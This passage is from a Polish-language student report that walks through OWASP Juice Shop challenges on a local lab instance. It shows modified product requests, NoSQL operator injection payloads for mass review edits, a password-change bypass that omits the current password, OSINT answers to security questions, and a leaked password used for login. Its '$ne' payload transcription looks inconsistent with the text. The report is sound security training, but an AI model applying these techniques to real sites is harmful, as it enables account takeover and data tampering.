W narzędziu developer zauważono jednak, że podczas dodawania produktu do koszyka, wysyłane jest żądanie POST o następujących parametrach:

Filter request parameters

▼ JSON

```
BasketId: 7
ProductId: 1
quantity: 1
```

▼ Request payload

```
1 {"ProductId":1,"BasketId":"7","quantity":1}
```

Posiadając tą informację można było spróbować dodać do koszyka nieistniejący produkt, wysyłając odpowiednio zmodyfikowane żądanie POST.

Po wysłaniu zmodyfikowanego żądania ze zmienionym ID produktu na 10 (z listy brakujących), do koszyka został dodany box świąteczny z roku 2014.

Po podaniu danych do wysyłki i złożeniu zamówienia zadanie zostało rozwiążane:

You successfully solved a challenge: Christmas Special (Order the Christmas special offer of 2014.)

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 1 days.

**Delivery Address**

f  
gsfg, dfg, dfg, 54445  
f  
Phone Number 2352352532

**Order Summary**

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99 zł	1	1.99 zł
Christmas Super-Surprise-Box (2014 Edition)	29.99 zł	1	29.99 zł
Items			31.98 zł

## 4.15 NoSQL Manipulation

Zadanie polega na dodaniu wielu opinii do produktów w tym samym czasie. Jest ono również otagowane jako Injection, co może oznaczać, że powinniśmy wstrzyknąć jakąś wartość do żądania wysyłanego na serwer. W podpowiedziach do zadania znaleziono link do operatorów żądań bazy MongoDB, której używa aplikacja Juice Shop - <https://www.mongodb.com/docs/manual/reference/operator/query/>. Przeglądając się tym operatorom, obiecująco prezentowały się te dotyczące porównań, który pozwalały np. na dopasowanie wszystkich wartości mniejszych/większych/nierównych tej podanej w żądaniu.

Name	Description
<code>\$eq</code>	Matches values that are equal to a specified value.
<code>\$gt</code>	Matches values that are greater than a specified value.
<code>\$gte</code>	Matches values that are greater than or equal to a specified value.
<code>\$in</code>	Matches any of the values specified in an array.
<code>\$lt</code>	Matches values that are less than a specified value.
<code>\$lte</code>	Matches values that are less than or equal to a specified value.
<code>\$ne</code>	Matches all values that are not equal to a specified value.
<code>\$nin</code>	Matches none of the values specified in an array.

Oznacza to, że wysyłając żądanie z ID produktu, serwer dopasuje wszystkie inne ID, które np. będą większe lub nierówne podanemu ID. W celu sprawdzenia, czy rzeczywiście tak będzie to działać, dodana została opinia do jednego z produktów, by zobaczyć jakie żądanie jest wtedy wysyłane na serwer.

The screenshot shows a network request in a browser's developer tools. The request URL is `http://localhost:3000/rest/products/1/reviews`. The request method is `PUT`. The status code is `201 Created`. The version is `HTTP/1.1`. The Headers section includes `Request URL`, `Request method`, `Remote address`, `Status code`, `Version`, and `Referrer Policy`. The Params section shows the `ID` parameter with the value `1`.

Tak wyglądało wynikającego z tego żądanie PUT. Nie pozwala to na modyfikację parametrem ID, ponieważ jest on zakodowany w URL, a nie w parametrach przekazywanych do bazy. Do tego ID musiałoby być podawane w ciele żądania.

Podjęta więc została próba, w której ID zostało usunięte z adresu i dodane w sekcji body, jako operator Mongo DB biorący za ID każdą wartość większą od 0. Powinno to dopasować żądanie

do każdego produktu z bazy aplikacji. Skończyło się to jednak niepowodzeniem, ponieważ serwer zwrócił wiadomość, że nie rozpoznaje takiej ścieżki.

The screenshot shows a POST request in Postman. The URL is `http://localhost:3000/rest/products/reviews`. The Body tab contains the following JSON payload:

```
1 { "id": { "$gt": 0}, "message": "good juice", "author": "J12934@juice-sh.op"}
```

The response status is `500 Internal Server Error`, with a detailed error message in the body:

```
1 "error": {  
2     "message": "Unexpected path: /rest/products/reviews",  
3     "stack": "Error: Unexpected path: /rest/products/reviews\n      at /home/kali/juice-shop_14.0.1/build/routes/angular.  
js:15:18\n      at Layer.handle [as handle_request] (/home/kali/juice-shop_14.0.1/node_modules/express/lib/router/layer.  
js:95:5)\n      at trim_prefix (/home/kali/juice-shop_14.0.1/node_modules/express/lib/router/index.js:328:13)\n      at /home/  
kali/juice-shop_14.0.1/node_modules/express/lib/router/index.js:286:9\n      at Function.process_params (/home/kali/  
juice-shop_14.0.1/node_modules/express/lib/router/index.js:346:12)\n      at next (/home/kali/juice-shop_14.0.1/node_modules/  
express/lib/router/index.js:280:10)\n      at /home/kali/juice-shop_14.0.1/build/routes/verify.js:134:5\n      at Layer.handle  
[as handle_request] (/home/kali/juice-shop_14.0.1/node_modules/express/lib/router/layer.js:105:5)\n      at trim_prefix (/
```

W poszukiwaniu informacji w internecie, natrafiliśmy na informację, że do zmiany częściowej informacji dla wielu produktów, lepszą metodą niż PUT powinno być PATCH. Po zmianie metody HTTP na PATCH udało się wysłać żądanie, jednak dalej nie poskutowało to dodaniem żadnej recenzji.

The screenshot shows a PATCH request in Postman. The URL is `http://localhost:3000/rest/products/reviews`. The Body tab contains the following JSON payload:

```
1 { "id": { "$gt": 5}, "message": "good juice", "author": "J12934@juice-sh.op"}
```

The response status is `200 OK`, with a JSON object in the body:

```
1 {  
2     "modified": 0,  
3     "original": [],  
4     "updated": []  
5 }
```

Po wypróbowaniu innych operatorów porównania z bazą MongoDB sukces przyniosło użycie operatora \$ne:

The screenshot shows a POST request in Postman to the URL `http://localhost:3000/rest/products/reviews`. The request method is set to `PATCH`. The `Body` tab is selected, containing the following JSON payload:

```

1  {"id": "9cphQ7a5uR9a3G0xt", "message": "good juice", "author": "J12934@juice-sh.op"}

```

The response status is `200 OK` with a time of `77 ms` and a size of `7.32 KB`. The response body is displayed in `JSON` format:

```

1
2   "modified": 25,
3   "original": [
4     {
5       "message": "Let it go, let it go Can't hold it back anymore Let it go, let it go Turn away and slam the door",
6       "author": "mc.safesearch@juice-sh.op",
7       "product": 41,
8       "likesCount": 0,
9       "likedBy": [],
10      "id": "9cphQ7a5uR9a3G0xt"

```

#### 4.16 Reset Bender's Password

W tym zadaniu należy zresetować hasło użytkownika Bender. W zadaniu można doczytać, że Bender to imię fikcyjnej postaci z serialu ‘Futurama’ i należy korzystać podczas OSINTU z publicznych źródeł.

Z poprzednich zadań znany jest już adres email tego użytkownika: `bender@juice-sh.op`

Po przejściu na podstronę forgot-password służącą do resetowania hasła użytkownikom, którzy go zapomnieli, możemy zobaczyć jakie pytanie bezpieczeństwa ustawione ma użytkownik Bender.

**Forgot Password**

Email \*  (?)

Security Question \*  (?)

Please provide an answer to your security question.

Wiadomo już więc, jakiej informacji należy szukać w internecie.

Ponieważ zadanie mówiło o szukaniu w ogólnodostępnych źródłach, pierwszym tropem była Wikipedia. Polska wersja strony nie zawierała wielu informacji, poszukiwania przeniosły się

więc na jej angielskojęzyczny odpowiednik. Szukając informacji o miejscu pracy Bendera natrafiono na fragment idealnie opisujący poszukiwaną informację:

Before meeting Fry and Leela and joining Planet Express (where he currently works as the **assistant manager** of sales and as company chef),<sup>[7]</sup> Bender had a job at the metalworking factory, bending steel girders for the construction of **suicide booths**.

Przed innymi wydarzeniami z serialu, Bender miał pracę przy produkcji ‘suicide booths’. Niestety, nie ma podanej nazwy firmy, dla której wykonywał to zlecenie, a to jest przedmiotem pytania bezpieczeństwa. Kierując się jednak do odnośnika dotyczącego tych urządzeń, w sekcji dotyczącej Futuramy, można natrafić na wzmiankę o marce ‘Stop-and-Drop’.

#### Futurama [edit]

In the world of *Futurama*, Stop-and-Drop suicide booths resemble **phone booths** and cost one **quarter** per use. There are three modes of death: "quick and painless", "slow and horrible",<sup>[21]</sup> and "clumsy bludgeoning"<sup>[22]</sup> though, it is also implied that "extra charges" can be applied.<sup>[23]</sup> After a mode of death is selected and a


Nie było to jednak prawidłowa odpowiedzią. Przeszukując dalej internet, na stronie prowadzonej przez fanów serialu, futurama.fandom.com, zauważone zostało, że w rzeczywistości firma ta nazwana była tak samo, lecz inaczej pisana była jej nazwa – co źle było przedstawione na Wikipedii.

The screenshot shows the Futurama Wiki page for 'Suicide Booth'. The header features the 'FUTURAMA' logo and navigation links for EXPLORE, CHARACTERS, EPISODES (P), EPISODES (B), and COMMUNITY. The main content area has a sidebar with 'in: Technology, Inventions' and a language switch to English. The main article title is 'Suicide Booth'. Below the title, there is a paragraph about the booth's history and operation. To the right of the text is a cartoon illustration of a blue 'SUICIDE BOOTH' booth with a sign that says '25¢'. A caption below the image reads 'A suicide booth.'

**Suicide Booths** are booths found on nearly every street in the year 3000. They are roughly the same size as a phone booth. When in use, a sign above the entrance lights up. They showcase the light attitude towards death in the 31st century.

Suicide booths were invented somewhere between 2006 and 2008. Since 2008, America's most important brand of suicide booths is Stop'n'Drop. Stop'n'Drop suicide booths have two modes of death: "quick and painless" and "slow and horrible", which is apparently synonymous with "collect call", and "clumsy bludgeoning". A suicide in a suicide booth usually costs 25 cents.


Po wpisaniu Stop'n'Drop jako odpowiedź na pytanie bezpieczeństwa Bendera udało się zmienić hasło i zaliczyć zadanie.



## 4.17 Steganography

Kolejne zadanie polegało na steganografii. Według opisu zadania należało wydać postać ukrywającą się w widocznym miejscu w sklepie. Łącząc to z tytułem zadania, chodziło o znalezienie postaci, która była zaszyta w jakimś zdjęciu dostępnym na stronie i napisać w polu ‘Contact’ na stronie dokładną nazwę tej postaci.

W tym celu użyte zostało narzędzie OpenStego. Pierwszym tropem była podstrona <http://localhost:3000/#/photo-wall>, zawierająca kilka zdjęć. Mimo obiecującej zawartości, żaden z obrazów nie krył za sobą żadnej postaci.




Kolejnym miejscem, gdzie znaleziono obrazy, była podstrona ‘about’ a na niej sekcja ‘customer feedback’.

Nie dało się ich jednak pobrać bezpośrednio z tamtego miejsca, ponieważ była to ‘karuzela’ opinii użytkowników. Zamiast tego zbadano element. Pokazały się nazwy wszystkich plików ze zdjęciami:

```
<div class="slideshow-container" _ngcontent-lif-c122="" style="height: 300px;">[event]
  > <a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/1.jpg')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
  > <a class="slides ng-star-inserted selected slide-in-left" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/2.jpg')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
  > <a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/3.jpg')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
  > <a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/4.jpg')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
  > <a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/5.png')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
  > <a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/6.jpg')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
  > <a class="slides ng-star-inserted left-side right-side slide-out-right" _ngcontent-lif-c122="" href="#" tabindex="-1" title="" style="background-image: url('assets/public/images/carousel/7.jpg')_round-position: center center; background-repeat: no-repeat;">[...]</a>[event]
<!---->
<div class="arrow-container prev" _ngcontent-lif-c122="">[...]</div>[event] flex
<div class="arrow-container next" _ngcontent-lif-c122="">[...]</div>[event] flex
<!---->
</div>
```

Po przejściu na adres URL znaleziony w ten sposób można było pobrać obrazy <http://localhost:3000/assets/public/images/carousel/1.jpg>

Pobrany w ten sposób obraz 5.png z sukcesem został rozszyfrowany przez oprogramowanie.



Obraz, który został wyekstraktowany z 5.png wyglądał następująco:



Jest to postać Pickle Rick z serialu Rick and Morty. Po wpisaniu tej nazwy w pole 'Contact' w komentarzu udało się rozwiązać zadanie.

## 5 Wyzwania 5-gwiazdkowe

### 5.1 Change Bender's password

W opisie zadania podane zostało, że hasło ma zostać zmienione na slurm4cl4ssic. Miało ono zostać zmienione użytkownikowi Bender, do którego konta udało się już dostać w jednym z wcześniejszych zadań.

W tym challengu nie można używać funkcji ‘Forgot password’, dlatego wykorzystano konto innego niż w zadaniu użytkownika w celu sprawdzenia dostępnych opcji.

Po zalogowaniu się na jedno z kont, w zakładce „Privacy and Security” dostępne było pole ‘Change password’. Pasowało więc ono do celu zadania.

The screenshot shows a 'Change Password' form with three fields:

- Current Password \***: A field containing four dots ('••••') with an error message: "Current password is not correct."
- New Password \***: A field with an error message: "Password must be 5-40 characters long." and a character count indicator "0/40".
- Repeat New Password \***: A field with a character count indicator "0/20".

A large 'Change' button is at the bottom.

Po wpisaniu danych w wymagane pola ‘Current password’, ‘New password’ oraz ‘Repeat new password’, w narzędziach developerskich można było znaleźć żądanie GET, które zostało wygenerowane.

304	GET	localhost:3000	lemon_juice.jpg
304	GET	localhost:3000	melon_bike.jpeg
304	GET	localhost:3000	fan_facemask.jpg
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=OXz_XT8&sid=NAY9loTeKtHKxP44AAAG
401	GET	localhost:3000	change-password?current=asdf&new=12345h&repeat=12345h

<http://localhost:3000/rest/user/change-password?current=asdf&new=12345h&repeat=12345h>

Po próbach manipulacji tym linkiem, po usunięciu części z ‘current’ udało się zmienić hasło – i to bez podawania obecnego. Do wysyłania requestów trzeba było wkleić w pole Authorization token Bearer, który wysyłany jest przez serwer po zalogowaniu.

`http://localhost:3000/rest/user/change-password?new=12345h&repeat=12345h`

Key	Value	Description	... Bulk Edit
new	12345h		
repeat	12345h		
Key	Value	Description	

```

1 "user": {
2   "id": 21,
3   "username": "dummy",
4   "email": "nb116366@nezid.com",
5   "password": "2ac25e1c66092eb67f545082fb1eeb9a",
6   "role": "customer",
7   "deluxeToken": "",
8   "lastLoginIp": "127.0.0.1",
9   "profileImage": "/assets/public/images/uploads/default.svg",
10  "totpSecret": "",
11  "isActive": true,
12  "createdAt": "2023-06-02T21:21:27.824Z",
13  "updatedAt": "2023-06-02T23:41:03.090Z",
14  "deletedAt": null
15 }
  
```

Skoro wiadomo już, że ta metoda zmiany hasła działa, należy teraz zalogować się na konto Bender'a, w celu uzyskania jego Bearer tokena w celu zmiany hasła na jego koncie. Ponieważ nie jest znane nam jego aktualne hasło, skorzystamy z metody wykorzystanej w poprzednich zadaniach.

Po poprawnym zalogowaniu się z użyciem tej metody skopowiany został token.

Udało się w ten sposób zmienić hasło i zadanie zostało zaliczone.

The screenshot shows a Postman request to `http://localhost:3000/rest/user/change-password`. The method is GET, and the URL in the address bar includes parameters: `?current=1234d&new=12345h&repeat=12345h`. The 'Params' tab is selected, showing two checked items: 'new' with value 'slurmCl4ssic' and 'repeat' with value 'slurmCl4ssic'. The 'Body' tab shows a JSON response with user details:

```
1 "user": {  
2     "id": 3,  
3     "username": "",  
4     "email": "bender@juice-sh.op",  
5     "password": "06b0c5c1922ed4ed62a5449dd209c96d",  
6     "role": "customer",  
7     "deluxeToken": "",  
8     "lastLoginIp": "0.0.0.0",  
9     "profileImage": "assets/public/images/uploads/default.svg",  
10    "totpSecret": "",  
11    "isActive": true,  
12    "createdAt": "2023-05-31T16:56:55.477Z",  
13    "updatedAt": "2023-06-02T23:49:47.261Z",  
14    "deletedAt": null  
15 }  
16  
17 }
```

The status bar at the bottom indicates `200 OK`, `Time: 106 ms`, and `Size: 690 B`.

## 5.2 Leaked Access Logs

Następne zadanie opisane jest jako przeszukiwanie internetu w celu znalezienia zleakowanego hasła, a następnie zalogowanie się z jego pomocą do konta użytkownika, do którego należy.

Przeszukiwanie internetu doprowadziło do portalu stackoverflow i profilu Bjorna Kimminich'a, pierwotnego twórcy Juice Shopa. Znalezione zostało tam zadane przez niego pytanie dotyczące access logs, które pasowało do struktury znanej już z poprzednich zadań.

## Less verbose access logs using expressjs/morgan

Asked 3 years, 10 months ago Modified 3 years, 10 months ago Viewed 2k times

I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like

5  
39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Safari/537.36"  
40 +0000] "GET /rest/user/whoami HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Safari/537.36"  
40 +0000] "POST /rest/user/login HTTP/1.1" 200 730 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Safari/537.36"  
40 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Safari/537.36"  
40 +0000] "GET /rest/user/whoami HTTP/1.1" 200 112 "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Safari/537.36"  
40 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 304 - "http://localhost:3000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Safari/537.36"

(see <https://pastebin.com/4U1V1UjU> for more)

Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!

apache logging access-log morgan

Share Improve this question Follow

asked Jul 16, 2019 at 15:57

 bkimmminich  
416 • 3 • 11

Add a comment

Przeglądając logi wklejone do pastebin, znalezione zostało hasło, o którym mowa w zadaniu:

```
225. 161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?  
current=0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB&new=sjss22%@%E2%82%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39  
"http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile  
Safari/537.36"
```

**current=0Y8rMnww\$\*9VFYE%C2%A759-  
!Fg1L6t&6lB&new=sjss22% @ %E2%82%AC55jaJasj!.k&repeat=sjss22% @ %E2%82%AC55jaJasj!.k8**

Widoczne jest, że w odpowiedzi zwrócony został błąd http 401 Unauthorized, co skłoniło do przyjrzenia się hasłu podanym w new oraz repeat. Hasła te różnią się – w jednym na końcu jest znak ‘&’, a w drugim ‘8’.

Email this comparison

1 sjss22%@%E2%82%AC55jaJasj!.k&

1 sjss22%@%E2%82%AC55jaJasj!.k8

Edit texts ... Switch texts Compare!

sjss22%@%E2%82%AC55jaJasj!.k&

sjss22%@%E2%82%AC55jaJasj!.k8

Może oznaczać to, że hasło pozostało niezmienione, więc takie jak podane w ‘current’.

0Y8rMnww\$\*9VFYE%C2%A759-!Fg1L6t&6lB

Ponieważ hasło to pochodzi z URLa musi zostać poddane operacji URL decode – wynikiem tego jest otrzymane hasło 0Y8rMnww\$\*9VFYE§59-!Fg1L6t&6lB

Z pomocą znalezienia nazwy użytkownika przyszedł wcześniej odszukany panel administratora z rejestrzem wszystkich użytkowników.

Administration

Registered Users

User	Email	Action
admin	admin@juice-sh.op	edit
jim	jim@juice-sh.op	edit
bender	bender@juice-sh.op	edit
bjoern.kimminich	bjoern.kimminich@gmail.com	edit
ciso	ciso@juice-sh.op	edit
support	support@juice-sh.op	edit
morty	morty@juice-sh.op	edit
mc.safesearch	mc.safesearch@juice-sh.op	edit
j12934	j12934@juice-sh.op	edit

Prawidłową nazwą użytkownika powiązaną z otrzymanym hasłem okazał się [J12934@juice-sh.op](#)

You successfully solved a challenge: Leaked Access Logs (Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.))


≡ OWASP Juice Shop Account Your Basket

J12934@juice-sh.op Orders & Payment Privacy & Security

### 5.3 Extra Language

Kolejnym challengiem było odnalezienie języka, który nigdy nie znalazł się w systemie produkcyjnym.

W prawym górnym rogu aplikacji możliwa jest zmiana jej języka.



Podczas zmiany języków w narzędziach developerskich można zauważyc, w jaki sposób nazywane są pliki zawierające poszczególne języki:

Network			
Status	Method	Domain	File
200	GET	localhost:3000	pl_PL.json
200	GET	localhost:3000	cs_CZ.json
200	GET	localhost:3000	lv_LV.json
200	GET	localhost:3000	fr_FR.json
200	GET	localhost:3000	my_MM.json

Podczas przeszukiwania internetu w celu znalezienia informacji o językach wspieranych przez Juice Shop oraz tego, w jaki sposób te tłumaczenia są wykonywane znaleziona została strona <https://crowdin.com/project/owasp-juice-shop>. Porównując języki znajdujące się w bazie na powyższej stronie odnaleziony został język Klingon, którego nie ma w aplikacji Juice Shop. Jest to wymyślony język, lecz na Wikipedii jest podany kod tego języka:

<b>Język klingoński</b>	
□□□□□ □□□	
<i>tlhIngen Hol</i>	
<b>Klasyfikacja genetyczna</b>	
<ul style="list-style-type: none"> <li>• Języki sztuczne</li> <li>• Języki artystyczne</li> <li>• Język klingoński</li> </ul>	
<b>Status oficjalny</b>	
Organ regulujący	Klingon Language Institute. <a href="#">^</a> Marc Okrand
<b>Kody języka</b>	
Kod ISO 639-2. <a href="#">^</a>	tlh
Kod ISO 639-3. <a href="#">^</a>	tlh
IETF	tlh
Glottolog	klin1234 <a href="#">↗</a>

Znany więc jest już pierwszy człon nazwy pliku, potrzebny jest jeszcze drugi – pisany wielkimi literami dwuznakowy kod. W celu odnalezienia pliku na stronie napisany został skrypt przeprowadzający atak brute force, który próbuje na stronie różne rodzaje nazw pliku w formacie tlh\_XX.json.

Z wykorzystaniem tego skryptu (find\_language.py w repozytorium) udało się znaleźć plik, o który chodziło i zadanie zostało ukończone.

```
SyntaxError: invalid syntax
kali㉿kali:~/Desktop$ python find_language.py
Found language file tlh_AA.json
kali㉿kali:~/Desktop$ █
```

W celu użycia skryptu należy go pobrać, a następnie uruchomić w odpowiednim miejscu (tam, gdzie jest pobrany) komendą:

*python find\_language.py*

## 5.4 Blockchain Hype

Wyzwanie to opiera się o konieczność odnalezienia informacji o sprzedaży tokenów w obrębie analizowanej aplikacji webowej, przed tym, jak wspomniana informacja trafi do oficjalnych wiadomości twórców. Podpowiedź zawarta w treści sugeruje, iż analizie powinien zostać poddany kod aplikacji, w którym ukryte mogą być dalsze wskazówki koniecznego do przeprowadzenia ciągu akcji.

Pierwszym krokiem było włączenie inspektora kodu, który wbudowany jest w obsługiwany przeglądarkę. Następnie wyszukiwane przy pomocy narzędzia były pojęcia, które mogłyby być

powiązane z przedmiotową sprawą. Do ów pojęć zaliczane były między innymi: „token”, „sale”, „token sale” oraz „token-sale”. Pierwsze dwie opcje zwracały zbyt wiele wyników, trzecia z kolei nie dostarczała żadnych informacji, natomiast ostatni parametr przynosił jeden wynik.



```

o.\u0275cmp = t.Xpm({
  type: o,
  selectors: [{"app__token-sale"]}], 
  decls: [17],
  vars: [26],
  consts: [{"fxLayout": "row", "fxLayout.lt-md": "column", "fxLayoutGap": "20px", 1, "container"}, {"fxFlexAlign": "center", 1, "whitepaper-container", "offer-container"}, [3, "innerHTML"], [1, "div", 1 & e && (t.TgZ(0, "mat-card"))(1, "div", 0)(2, "div", 1)(3, "mat-card-header")](4, "mat-card-title"), t.u(5), t.AL(6, "translate"), t.qA(7),
  template: function(e, n) {
    t.e(8),
    t.u(9),
    t.AL(10, "translate"),
    t.qA(11),
  }
})

```

token-sale

1 of 1 Aa . Cancel

